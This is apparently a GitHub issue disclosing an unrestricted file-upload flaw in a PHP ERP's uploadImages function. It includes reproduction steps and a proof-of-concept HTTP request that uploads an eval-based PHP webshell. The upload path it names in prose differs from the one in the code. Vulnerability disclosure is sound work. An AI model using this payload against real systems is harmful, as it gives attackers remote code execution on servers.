

[New issue](#)[Jump to bottom](#)

File upload vulnerability getshell #3

Closed

hucilu opened this issue 18 days ago · 0 comments

hucilu commented 18 days ago


一. ERP has file upload vulnerability getshell

Build environment: Apache: 2.4.39; MySQL: 5.7.26


ERP is available in application/controllers/basedata/inventory In php, the uploadImages function controls the file upload. It does not check the uploaded files. The uploaded files are saved in the path/data/upload/tools/. Use the webshell tool to connect the uploaded PHP file, and then you can getshell

二: Vulnerability recurrence:


- Log in to the background and click Commodity Management




- Click the image logo to add an image



- Upload PHP Trojan Files




- Code audit to find the path to upload files



```
151  
152 $data['status'] = 200;  
153 $data['msg'] = 'success';  
154 $data['files'] = $v;  
155 die(json_encode($data));  
156 }  
157  
158 //上传图片信息  
159 public function uploadImages() {  
160     require_once './application/libraries/UploadHandler.php';  
161     $config = array(  
162         'script_url' => base_url().'.inventory/uploadImages',  
163         'upload_dir' => dirname($_SERVER['SCRIPT_FILENAME']).'/data/upfile/goods/',  
164         'upload_url' => base_url().'.data/upfile/goods/',  
165         'delete_type' => '',  
166         'print_response' => false  
167     );  
168     $uploadHandler = new UploadHandler($config);  
169     $list = (array)json_decode(json_encode($uploadHandler->response['files'][0]), associative: true);  
170     $newid = $this->mysql_model->insert(GOODS_IMG,$list);  
171     $files[0]['pid'] = intval($newid);  
172     $files[0]['status'] = 1;  
173     $files[0]['size'] = (float)$list['size'];
```

- Access the uploaded PHP script file and use the webshell management tool to connect




三：Exploit POC

```
POST /index.php/basedata/inventory/uploadImages HTTP/1.1  
Host: erpvul.test  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0  
Accept: application/json, text/javascript, */*; q=0.01  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
X-Requested-With: XMLHttpRequest  
Content-Type: multipart/form-data; boundary=-----603434773180687952821431423  
Content-Length: 259  
Origin: http://erpvul.test  
Connection: close
```

Referer: http://erpvul.test/index.php/settings/fileUpload?_=1667908773850
Cookie: PHPSESSID=3l3leefu97g2h54kie8t9jgg4

-----603434773180687952821431423
Content-Disposition: form-data; name="files[]"; filename="ace.php"
Content-Type: application/octet-stream

<?php eval(@\$_POST['ace']);?>
-----603434773180687952821431423--

 **huclilu** closed this as completed 15 days ago

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

